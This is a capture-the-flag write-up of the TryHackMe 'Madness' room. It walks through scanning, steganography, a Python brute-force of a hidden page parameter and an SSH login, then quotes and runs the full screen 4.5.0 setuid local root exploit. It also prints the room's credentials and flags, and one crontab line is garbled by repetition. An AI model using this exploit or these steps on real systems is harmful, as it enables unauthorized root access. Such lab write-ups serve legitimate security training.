


Madness



Enumeration

sudo nmap -p- --min-rate 5000 -Pn <IP>

```
(kali@ kali)-[~]
$ sudo nmap -p- --min-rate 5000 -Pn 10.10.242.222
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-14 03:00 EDT
Nmap scan report for 10.10.242.222
Host is up (0.19s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
Nmap done: 1 IP address (1 host up) scanned in 15.64 seconds
```

sudo nmap -sV -sC -A -p 22,80 <IP>


```
-(kali⊛kali)-[~]
<u>sudo</u> nmap -sV -sC -A -p 22,80 10.10.242.222
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-14 03:01 EDT
Nmap scan report for 10.10.242.222
Host is up (0.18s latency).
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
 | ssh-hostkey:
     2048 acf9851052656e17f51c34e7d86467b1 (RSA)
     256 dd8e5aecb195cddc4d01b3fe5f4e12c1 (ECDSA)
    256 e9ede3eb58773b005e3af524d858348e (ED25519)
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 cl
osed port
Aggressive OS guesses: Linux 5.4 (98%), Linux 3.10 - 3.13 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.16 (95%), Linux 3.1 (93%), Linux 3.2 (93%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (92%), Sony Android TV (Android 5.0) (92%), Android 5.0 - 6.0.1 (Linux 3.4)
(92%), Android 5.1 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
TRACEROUTE (using port 80/tcp)
HOP RTT
                ADDRESS
     188.48 ms 10.8.0.1
     188.68 ms 10.10.242.222
OS and Service detection performed. Please report any incorrect results at https://nmap.org/
Nmap done: 1 IP address (1 host up) scanned in 19.79 seconds
```

Directory Scan found nothing...

```
🗦 gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt --no-error -t 40 -u http://10.10.12
5.10
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                             http://10.10.125.10
   Method:
                             GET
   Threads:
[+] Wordlist:
                             /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:
                             gobuster/3.5
   User Agent:
[+] Timeout:
2023/06/14 02:13:25 Starting gobuster in directory enumeration mode
                      (Status: 403) [Size: 277]
Progress: 220501 / 220564 (99.97%)
2023/06/14 02:30:55 Finished
```

Finding vulnerabilities & Exploit


Check out web browser we found something interested here



Inspect it

Download that file using wget and analyze it (steghide, exiftool, hexedit,...)

```
-(kali⊗kali)-[~/TryHackMe/madness]
swget http://10.10.242.222/thm.jpg
--2023-06-14 03:07:41-- http://10.10.242.222/thm.jpg
Connecting to 10.10.242.222:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 22210 (22K) [image/jpeg]
Saving to: 'thm.jpg'
thm.jpg
                             100%[====
                                                                           ====>] 21.69K
                                                                                              116KB/s
2023-06-14 03:07:41 (116 KB/s) - 'thm.jpg' saved [22210/22210]
(kali@kali)-[~/TryHackMe/madness]
state exists thm.jpg
ExifTool Version Number
                                : 12.57
File Name
                                : thm.jpg
Directory
File Size
                                : 22 kB
File Modification Date/Time
                               : 2020:01:06 05:34:26-05:00
File Access Date/Time
                                : 2023:06:14 03:07:41-04:00
File Inode Change Date/Time
                                : 2023:06:14 03:07:41-04:00
File Permissions
                                : -rw-r--r--
                                : PNG
File Type
File Type Extension
                                : png
MIME Type
                                : image/png
                                 : PNG image did not start with IHDR
Warning
```




The warning means that the hex value of file is not right \rightarrow Fix it with **hexedit**


The current hex code is standing for PNG → Change it to FF D8 FF E0 00 10 10 4A 46

Check again the end the file and it was the correct value FF D9

Save and review the file



Back to web browser and enter the **hidden directory** above



Welcome! I have been expecting you!

To obtain my identity you need to guess my secret!


Secret Entered:

That is wrong! Get outta here!

Check out the source page

```
1 <html>
2 <head>
    <title>Hidden Directory</title>
4 4 link href="stylesheet.css" rel="stylesheet" type="text/css">
5 </head>
6 <body>
7 <div class="main">
8 <h2>Welcome! I have been expecting you!</h2>
9 To obtain my identity you need to guess my secret! 
10 <!-- It's between 0-99 but I don't think anyone will look here-->
11
12 Secret Entered: 1
13
14 That is wrong! Get outta here!
15
16 </div>
17 </body>
18 </html>
19
```

Because we don't have the source code of the executed file, try to input the **secret** param in multiple ways and then...



Welcome! I have been expecting you!

To obtain my identity you need to guess my secret!

Secret Entered: 1

That is wrong! Get outta here!

Ok! So this is a **GET** method \rightarrow Use the hint as the **comment** in the **source page**, brute force the param from $0 \rightarrow 99$. I had built a simple **.py** file instead of using **BurpSuite** because I had got error with interception

```
import requests

url = "http://10.10.125.10/th1s_1s_h1dd3n?secret="

for i in range(100):
    print(f"Sending {url}{i}")
    res = requests.get(f"{url}{i}")
    # if res.status_code == 200:
    if (len(res.text)) > 410:
        print(i)
```

Run the tool and I found the right param value

```
Sending http://10.10.125.10/th1s_1s_h1dd3n?secret=69
Sending http://10.10.125.10/th1s_1s_h1dd3n?secret=70
Sending http://10.10.125.10/th1s_1s_h1dd3n?secret=71
Sending http://10.10.125.10/th1s_1s_h1dd3n?secret=72
Sending http://10.10.125.10/th1s_1s_h1dd3n?secret=73
73
Sending http://10.10.125.10/th1s_1s_h1dd3n?secret=74
Sending http://10.10.125.10/th1s_1s_h1dd3n?secret=75
Sending http://10.10.125.10/th1s_1s_h1dd3n?secret=76
Sending http://10.10.125.10/th1s_1s_h1dd3n?secret=77
```

Let's check it!

Welcome! I have been expecting you!

To obtain my identity you need to guess my secret!

Secret Entered: 73

Urgh, you got it right! But I won't tell you who I am! y2RPJ4QaPF!B

Use this code to extract the previous **thm.jpg** file

```
(kali@kali)-[~/TryHackMe/madness]
$ steghide extract -sf thm.jpg
Enter passphrase:
the file "hidden.txt" does already exist. overwrite ? (y/n) y
wrote extracted data to "hidden.txt".


(kali@kali)-[~/TryHackMe/madness]
$ cat hidden
cat: hidden: No such file or directory

(kali@kali)-[~/TryHackMe/madness]
$ cat hidden.txt
Fine you found the password!
Here's a username

wbxre

I didn't say I would make it easy for you!
```

I have try **ssh** with this username but it did not work. Look around and I found it was encrypted with **ROT13** algorithm → Decrypt it



joker

The user name is **joker** \rightarrow Again, I could not use this cred to **ssh** \rightarrow Back to the **TryHackMe** page of this room, I found that the image in the description could be downloaded

Extract it

```
(kali@kali)-[~/TryHackMe/madness]
$ steghide extract -sf 5iW7kC8.jpg
Enter passphrase:
the file "password.txt" does already exist. overwrite ? (y/n) y
wrote extracted data to "password.txt".

(kali@kali)-[~/TryHackMe/madness]
$ cat password.txt
I didn't think you'd find me! Congratulations!

Here take my password

*axA&GF&dP

(kali@kali)-[~/TryHackMe/madness]

$ [ kali@kali)-[~/TryHackMe/madness]
```

Ok!! Now this is the right password for SSH Login

Gain Access

```
-(kali�kali)-[~]
└$ ssh joker@10.10.242.222
The authenticity of host '10.10.242.222 (10.10.242.222)' can't be established.
ED25519 key fingerprint is SHA256:B0gcnLQ9MrwK4uUZINN4JI6gd+EofSsF2e8c5ZMDrwY.
This host key is known by the following other names/addresses:
    ~/.ssh/known hosts:78: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.242.222' (ED25519) to the list of known hosts.
joker@10.10.242.222's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-170-generic x86_64)
 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support:
                  https://ubuntu.com/advantage
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
Last login: Sun Jan 5 18:51:33 2020 from 192.168.244.128
joker@ubuntu:~$
joker@ubuntu:~$ id
uid=1000(joker) gid=1000(joker) groups=1000(joker)
joker@ubuntu:~$ ls
user.txt
joker@ubuntu:~$ cat user.txt
THM{d5781e53b130efe2f94f9b0354a5e4ea}
joker@ubuntu:~$
```

We easily got the 1st flag in **user.txt**

Privilege Escalation → **Root**

```
joker@ubuntu:~$ sudo -l
 [sudo] password for joker:
Sorry, user joker may not run sudo on ubuntu.
joker@ubuntu:~$ cat /etc/crontab
 # /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
 # and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/usr
# m h dom mon dow user command
                                                     root
                                                                                cd / & run-parts -- report /etc/cron.hourly
25 6
                                                                                test -x /usr/sbin/anacron || ( cd / & run-parts --report /etc/cron.
                                                      root
daily )
                                                                                test -x /usr/sbin/anacron || ( cd / & run-parts -- report /etc/cron.
 47 6
                                                     root
weekly )
 52 6
                      1 * *
                                                                                test -x /usr/sbin/anacron || ( cd / & run-parts -- report /etc/cron.
                                                      root
monthly )
joker@ubuntu:~$
```

Try using sudo -1 and cat /etc/crontab but nothing is useful

Let's check the SUID files

```
joker@ubuntu:~$ find / -perm -04000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrvpt-get-device
/usr/bin/vmware-user-suid-wrapper
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/sudo
/bin/fusermount
/bin/su
/bin/ping6
/bin/screen-4.5.0
/bin/screen-4.5.0.old
/bin/mount
/bin/ping
/bin/umount
joker@ubuntu:~$
```

The **screen-4.5.0** is not the normal file usually appear in here \rightarrow Googling to find out the exploitation vector

Source: https://www.exploit-db.com/exploits/41154

```
#!/bin/bash
# screenroot.sh
# setuid screen v4.5.0 local root exploit
# abuses ld.so.preload overwriting to get root.
# bug: https://lists.gnu.org/archive/html/screen-devel/2017-01/msg00025.html
# HACK THE PLANET
\# \sim infodox (25/1/2017)
echo "~ gnu/screenroot ~"
echo "[+] First, we create our shell and library..."
cat << EOF > /tmp/libhax.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
__attribute__ ((__constructor__))
void dropshell(void){
    chown("/tmp/rootshell", 0, 0);
    chmod("/tmp/rootshell", 04755);
    unlink("/etc/ld.so.preload");
    printf("[+] done!\n");
}
E0F
gcc -fPIC -shared -ldl -o /tmp/libhax.so /tmp/libhax.c
rm -f /tmp/libhax.c
cat << EOF > /tmp/rootshell.c
#include <stdio.h>
int main(void){
   setuid(0);
   setgid(0);
   seteuid(0);
    setegid(0);
    execvp("/bin/sh", NULL, NULL);
}
gcc -o /tmp/rootshell /tmp/rootshell.c
rm -f /tmp/rootshell.c
echo "[+] Now we create our /etc/ld.so.preload file..."
cd /etc
umask 000 # because
screen -D -m -L ld.so.preload echo -ne "\x0a/tmp/libhax.so" # newline needed
echo "[+] Triggering..."
screen -ls # screen itself is setuid, so...
/tmp/rootshell
```

Use the code above to exploit

```
joker@ubuntu:~$ ls -l
total 8
-rw-rw-r-- 1 joker joker 1165 Jun 14 00:38 exploit.sh
-rw-r--r-- 1 root root 38 Jan 6 2020 user.txt
joker@ubuntu:~$
```

Execute it and we are root now

```
joker@ubuntu:~$ sh exploit.sh
~ gnu/screenroot ~
[+] First, we create our shell and library...
/tmp/libhax.c: In function 'dropshell':
/tmp/libhax.c:7:5: warning: implicit declaration of function 'chmod' [-Wimplicit-function-de
claration
     chmod("/tmp/rootshell", 04755);
/tmp/rootshell.c: In function 'main':
/tmp/rootshell.c:3:5: warning: implicit declaration of function 'setuid' [-Wimplicit-functio
n-declaration]
     setuid(0);
/tmp/rootshell.c:4:5: warning: implicit declaration of function 'setgid' [-Wimplicit-functio
n-declaration]
     setgid(0);
/tmp/rootshell.c:5:5: warning: implicit declaration of function 'seteuid' [-Wimplicit-functi
on-declaration]
     seteuid(0);
/tmp/rootshell.c:6:5: warning: implicit declaration of function 'setegid' [-Wimplicit-functi
on-declaration]
     setegid(0);
/tmp/rootshell.c:7:5: warning: implicit declaration of function 'execvp' [-Wimplicit-functio
n-declaration]
     execvp("/bin/sh", NULL, NULL);
[+] Now we create our /etc/ld.so.preload file...
[+] Triggering ...
 from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!
No Sockets found in /tmp/screens/S-joker.
uid=0(root) gid=0(root) groups=0(root),1000(joker)
# 0
```

Read the flag in root.txt